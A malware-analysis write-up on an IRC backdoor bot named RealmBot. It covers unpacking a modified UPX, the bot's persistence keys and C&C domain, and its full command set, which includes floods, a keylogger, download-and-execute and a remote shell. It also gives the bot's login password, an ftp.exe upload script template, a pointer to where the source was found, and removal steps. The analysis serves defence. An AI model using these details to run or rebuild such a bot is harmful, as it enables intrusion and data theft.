

Describe your malware lab.

- A virtual machine (VirtualBox¹) with WindowsXP installed.
- OllyDbg²
- IDA 4.9 Freeware³
- PEiD⁴
- HxD⁵
- LordPE⁶
- ImpRec⁷

What information can you gather about the malware without executing it?

- First I examined it in a hex editor (HxD), which hinted at the fact that the executable is packed (there were two kind of hints – the first one visual – just scrolling through the PE sections – the second one based on the histogram of the file – the number of times each byte value occurs). As you can see below, the number of zero bytes is much lower compared to an non-packed file, and also the distribution of the values is much more homogeneous.




Figure 1 - Infected file




Figure 2 - Clean file

- Given that we determined with a high probability that this executable is packed, the second question was “what packer was used?” To determine this, several methods were used:
 - A brief inspection with the hex editor. This suggested that a modified version of UPX was used. The hints were:
 - The section names. These are usually named UPX0, UPX1 and UPX2 in case of an UPX packed executable. In the malware there was a similar file patten, only that UPX was replaced for ABC
 - UPX also includes the version used to pack the file in the form of “[major version]. [minor version] UPX!” at the beginning of the first section. This too was modified with the same method, and the file reads: 3.03 ABC!
 - Using PEiD. While using the standard settings it doesn’t detect anything, setting the “Deep scan” option (which scans for the signatures in the entire section where the entry point is located, not just at the entry point) it correctly identified the packer as UPX
 - Using IDA, we can see other signs that UPX was used:
 - The distribution of the sections: a section containing no data, followed by a large section which contains the entry point followed by a small section containing the imports

¹ <http://www.virtualbox.org/>

² <http://www.ollydbg.de/>

³ <http://www.hex-rays.com/idapro/idadownfreeware.htm>

⁴ <http://peid.has.it/>

⁵ <http://mh-nexus.de/en/hxd/>

⁶ <http://www.woodmann.net/collaborative/tools/index.php/LordPE>

⁷ <http://www.woodmann.com/collaborative/tools/index.php/ImpREC>

- The specific imports for a packed executable (LoadLibraryA, GetProcAddress, VirtualAlloc, VirtualProtect, etc)
- The code at the entry point
- Given that the malware is packed using a non-standard tool, static unpacking would be fairly complicated

Unpacking the executable

To gain further intelligence, an unpacked version of the executable is needed. Because the modifications to UPX are only superficial, the method described on reconstructor.org⁸ can be used. At this point we can analyze the dumped binary in IDA (pretty straight forward, since the original executable was compiled using Visual C – but still time-consuming) or try to search for the source code. See the second before last question about retrieving the source code.

Is the malware packed? If so, how did you determine what it was?

See the previous point.

Describe the malware's behavior. What files does it drop? What registry keys does it create and/or modify? What network connections does it create? How does it auto-start, etc?

This can be determined either by static analysis or by running the malware and observing its actions with something like System Safety Monitor⁹, Process Monitor¹⁰ or the All Seeing Eye¹¹. However this has the drawback that there is no guarantee for the fact that every possible aspect of the malware will be manifested. Added with the fact that we have the source of the malware and it is written in plain C (without obfuscation), a static analysis is recommended (using IDA for example). The actions performed by the malware are:

- If it isn't started from there, it copies itself to %WINDIR%\Winsec32.exe. Then it sets the read only, hidden and system attributes on the file.
- It also sets the file time to the time of explorer.exe, to avoid standing out from other files when sorted by creation date
- Finally it starts the copy and terminates
- It registers itself for autostart in the following registry locations using the name "Microsoft Svchost local services":
 - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
 - HKCU\Software\Microsoft\OLE
- Now it enters in a loop waiting for the internet connection to become available. When it becomes available, it tries to connect to the C&C server and listen for commands

The malware also uses (used) a secondary server (<http://www.Nivdav.net/Winsec32.exe>) to host probably a copy of itself (it is hard to tell, since the domain registration was deleted). This is used for the VNC "exploit". Basically, if it is instructed to scan for VNC servers listening on the standard port (5900) and finds one without a password set, it tries to send it a set of commands which would result in downloading and executing the specified file.

⁸ <http://www.reconstructor.org/papers.html> - 13.12.2006 - Manual unpacking and Auto-IAT fixing UPX and Aspack

⁹ <http://www.syssafety.com/>

¹⁰ <http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx>

¹¹ <http://www.fortego.com/en/ase.html>

What type of command and control server does the malware use? Describe the server and interface this malware uses as well as the domains and URLs accessed by the malware.

The malware tries to connect to an IRC server with the DNS name “testirc1.sh1xy2bg.NET”. However, according to [domaintools](#)¹², this domain name was never registered, which leads me to speculate that the sample was tampered with, or that the perpetrator planned to register it later. The connection is made on the standard IRC port (6667), which makes it very probable that it will get blocked (for example in corporate environments) and also it is easily recognizable.

What commands are present within the malware and what do they do? If possible, take control of the malware and run some of these commands, documenting how you did it.

The malware has a wide variety of commands. Here is a list of them, with a short explanation for each:

- ftp.upload – uploads a file from the victim’s computer to an ftp server specified by the controller. The uploading is done using the standard “ftp.exe” present in Windows, and a script written out to a file named “<random numbers>.dll”. This file will contain a script similar to:

```
open ftp.example.com
user foo
pass bar
put <local file>
bye
```
- util.hcon or httpcon – connects to a specified host using the HTTP protocol. Most probably used for layer 7 DDoS
- pingflood or ddos.pingf – starts a pingflood against a given host. Controller can determine the packet size and delay between the packets.
- ddos.udpf or udpflood – starts an UDP flood against a given host. Controller can determine the destination port, packet size and delay between the packets.
- asc or advscan – start scanning a given range of IP address for a given port. After finding an open port, it can send exploit code it
- cid / currentip – returns the current IP for the portscan thread (which IP is it currently scanning)
- clone.make / clone.start – connects to an IRC channel with the intent of “cloning” (repeating) things said by the botherder
- clone.j / clone.join – joins a given channel on the “cloned” connection
- clone.p / clone.part – parts a given channel on the “cloned” connection
- clone.ni / clone.nick – sets the nick on the “cloned” connection
- clone.ra / clone.raw – repeats the “raw” message on the “cloned” connection. This means that no prefix (such as PRIVMSG) is added
- clone.ac or clone.action / clone.pm or clone.privmsg – the bot can be connected to other IRC servers (acting as a proxy) and repeat the commands passed to it on the connected servers
- daemon.rd or redirect – creates a TCP tunnel on the given interface/port towards the given address/port (similar to [rinetd](#)¹³)
- dl or download – downloads a given file using the HTTP protocol. Optionally the downloaded file can be “encrypted” using the “prefix” set by the “irc.pr” or “prefix” command and can be checked to have a particular CRC32. After the file is downloaded, it is executed. Optionally, it can be marked as an “update”, in which case the original process is killed after the downloaded file is executed
- synflood / ddos.ack / ddos.random – does a DDoS against a specified IP/Port.
- rename / com.mv – renames a given local file to an other local name
- execute / com.e – executes a local file. By default the windows of the new program are hidden.
- delay / irc.de – sleeps given number of seconds (possibly to avoid triggering the flood detection of IRC servers)

¹² <http://whois.domaintools.com/sh1xy2bg.net>

¹³ <http://hype-free.blogspot.com/2008/04/port-redirectation-under-windows.html>

- irc.m / mode – changes its mode on the C&C channel
- irc.cy / cycle – leaves the C&C channel, waits the specified number of seconds then rejoins it
- irc.pm / privmsg – sends a private message on the C&C connection
- share – lists the available samba shares on the computer
- user – adds / removes / displays info about a local user
- pause / stop / start – pauses / stops / starts services
- keylog.on / cmd.kl.on – starts a keylogger
- readfile / com.rf – reads a local file and echoes it back to the bot-herder
- list / com.fl – lists the contents of a local directory
- delete / del – deletes a local file
- prockillid / pkid – kills a process with the given ID
- killprocess / kpc – kills a process with the given executable name
- dns / irc.dn – resolves a given DNS name and returns the IP
- open / cmd.o – does a ShellExecute¹⁴ (with the operation parameter set to “open”) on the specified local file. The windows of the application will be visible (as opposed to execute / com.e)
- prefix / irc.pr – sets the “prefix” (a string used to decrypt downloaded files)
- killt / killthreads – kills threads associated with the bot
- d.ftpd.on / ftpd.on – starts an FTP server on the specified port
- web.on / httpd.on – starts a web server on the specified port. If a directory is not specified, the system directory will be used as “wwwroot”
- util.fdns / flushdns – flushes the local DNS cache
- farp / flusharp – flushes the local ARP cache
- com.gc / getclip – echoes back the contents of the local clipboard
- opencmd / cmdl – opens a command line session (“telnet”)
- closecmd – stops the remote shell
- testdlls / com.dll – lists the DLLs which the bot failed to load
- driveinfo / com.driv – displays the free space for available on the specified drive (different the A – probably to avoid raising suspicion by querying an empty floppy drive)
- uptime / com.up – displays the time elapsed since the bot has started
- proc.on / com.ps – lists the processes running on the system and the DLLs each has loaded
- rm / remove – a very interesting command, since it actually removes the file from the system and deletes the associated registry entries!
- syinfo / sys – displays system info about the infected system
- ni / netinfo – displays network info (IP Address, connection type, and host name) about the infected system
- clg / clearlog – clears the internal log
- threads.l / threads – lists the threads running associated with the bot
- reboot – reboots the system
- secure / sec – an other interesting command. When issued, the bot tries to “lock down” the system to (supposedly) prevent exploitation by others. Settings it changes:
 - disables DCOM
 - restricts anonymous logins
 - deletes administrative shares like IPC\$, ADMIN\$, ... (but interestingly it only deletes C\$ and D\$ - if the system has more drives, the administrative shares for those won't be deleted)
- lockdown.off / ld.off – the reverse of secure
- chghttp – changes the http address used in VNC exploitation
- die / irc.di – dies (exists)
- mirc.cmd – an other interesting command – sends a command to the active mIRC instance if it can find one

¹⁴ [http://msdn.microsoft.com/en-us/library/bb762153\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb762153(VS.85).aspx)

Theoretically speaking letting a bot connect through an unfiltered internet access is not recommended, because it might receive commands from the C&C which could result in damage being done to other computers (for example it is instructed to scan and exploit other machines and it does so). Also (theoretically speaking) taking over a botnet C&C and issuing commands to them is not recommended (even commands which would result in the malware being removed), because (legally speaking) you are still accessing systems which you are not authorized to do. Both of these issues are only of theoretical interest, since (as mentioned at the previous question), the domain the bot is trying to connect to isn't registered. To do a local test, take the following steps (credit goes to my colleague CPS for coming up with this solution):

- Install an IRC server locally. A free one for windows is JoinMe¹⁵. Other options are available¹⁶. Because the bot uses the standard IRC port (6667), no custom settings are necessary.

- Modify your hosts file (C:\Windows\System32\Drivers\Etc\hosts), by adding the following two lines:

```
127.0.0.1      testirc1.sh1xy2bg.NET
127.0.0.2      legalize.it
```

The first line is used to redirect the malware to the local server when it tries to connect. The second one is needed because when logging in, the malware checks that the user is coming from an IP range which resolves back to "legalize.it". The different address is needed to make sure that the TCP stack is resolved the reverse lookup correctly.

- Install an IRC client (a free one for example is Hirc¹⁷) and connect to localhost and join the channel "#challenge" (yes, the typo is intentional). From the bot it seems that this channel should have had the password "happy12", but it is no problem that our simulation doesn't have it, because the bot only supplies the password if asked.

- Start the bot. Make sure that internet access is available until the bot connects to the channel (this is needed because it waits in a loop if no internet connection is available). Once connected, the connection should be removed for security reasons.

- The bot uses a username like: <country>[<os version>]<random number> (for example: USA[XP]6913090). To log in, send it the following private message (l is short for login):
.l gemp123

It should respond with the message (which means that the login was successful, and also that the author of the bot had less than full control of the intricacies of the English language):

```
[REALMBOT] : Thank for trying.
```

- To send other commands, just prefix the command with "."
- To successfully convince a bot that we are its master, we need to be the first who issues the login command, or we need to issue the login

How would you classify this malware? Why?

It is a "classic" general purpose IRC bot/backdoor. It connects back to a central IRC server and waits there for command from its "master", offering non-authorized ("backdoor") access to the infected machine.

What do you think the purpose of this malware is?

It is a general purpose "bot", meant to offer backdoor access to the person controlling it to a large number of infected machines. It contains no specific functionality (like stealing passwords for WoW¹⁸), rather it offers a series of generic methods (like spawning a reverse command shell) which can be used to implement any malicious behavior.

It also has a lot of functionality related to IRC (proxying traffic, flooding channels, etc). This is indicative of its origins (bots were used to have mini-wars on IRC – flooding channels, etc).

¹⁵ <http://www.softpedia.com/get/Internet/Servers/Other-Servers/JoinMe.shtml>

¹⁶ <http://www.computerquestionhelp.com/blogs/other/guides/setup-your-own-irc-server.html>

¹⁷ <http://www.xs4all.nl/~hneel/software.htm>

¹⁸ World of Warcraft

Is it possible to find the malware's source code? If so, how did you do it?

Looking through the strings which can be found in the unpacked executable, it seems that this malware was named “RealmBot”. Searching for the string “realmbot source code” with Google results finds the following discussion on the site “blackhat-forums.com”: <http://www.blackhat-forums.com/index.php?showtopic=6032>. Here we have two links to rapidshare. After downloading and unpacking the archive, we find a directory named “Crx-realmbot.VNC+RFI” (amongst others). To validate that this is indeed the source we are looking for, I’ve used the following perl script:

```
use strict;
use warnings;
use File::Find;

print "Loading files...\n";
our $complete_file = '';
find(sub {
    return unless -f $_;
    return unless /\. (? :h|c|cpp) $/i;

    print "$_\n";
    open my $f, '<', $_;
    $complete_file .= "\n" . join(' ', <$f>);
    close $f;
}, 'Crx-realmbot VNC exploit and RFI -(rfi not tested)');

while (my $line = <>) {
    chomp $line;

    if ($complete_file =~ /\b\Q$line\E\b/) {
        print "x $line\n";
    }
    else {
        print "  $line\n";
    }
}
```

Like this: `strings dumped_.ex$|perl check.pl > out`

What this does is to load all the source files, and then check for the existence of the strings which it gets from the input in the source file. The strings presented on the input are strings extracted from the dumped (unpacked) executable. This test, although it didn’t give a 100% match rate for various reasons (strings need to be escaped in C source code – “\” is written as “\\” – some strings are created at runtime, etc), the match rate was high enough for me to affirm that this is indeed the source code for the malware.

What information can be gleaned from the source code?

- It seems that an effort was made to make the malware configurable. Besides the normal settings (IRC server address / port / channel / etc), users can configure the functionality which to exclude with defines (like NO_CRYPT, NO_VNC, etc)
- The original bot included the code to exploit a RFI (remote file inclusion) vulnerability against a forum software written in PHP¹⁹ (Quicksilver Forum), however this wasn’t included in this compilation of the malware

¹⁹ <http://www.securityfocus.com/bid/19991>

- The source code included the option to run the “secure system” command in a loop (but this isn’t included in this version)
- The original author (if you can call it that – given that the source is a copy-paste job) seems to be related to the site <http://w32-gen.us>. Some chatlogs²⁰ seem give further leads, however, without further investigation, it is unclear what the relation between the different actors are

How would you write a custom detection and removal tool to determine if the malware is present on the system and remove it?

On the most basic level, the following batch file can remove it:

```
taskkill /IM Winsec32.exe /F
reg DELETE HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
"Microsoft Svchost local services"
reg DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices /v
"Microsoft Svchost local services"
reg DELETE HKCU\Software\Microsoft\OLE /v "Microsoft Svchost local
services"
```

However, given the large number of commands available to the bot-herder, it is quite possible that other modifications have been made to the system, which can not be deduced from looking at the source code. If the system is critical, a full reinstall is recommended. Also, the possibility must be taken into consideration that other systems accessible from the given computer might be compromised (if we are talking about a system behind a firewall with other computers connected to the local network for example).

²⁰ <http://gogloom.com/LCIRC/w32-Gen/>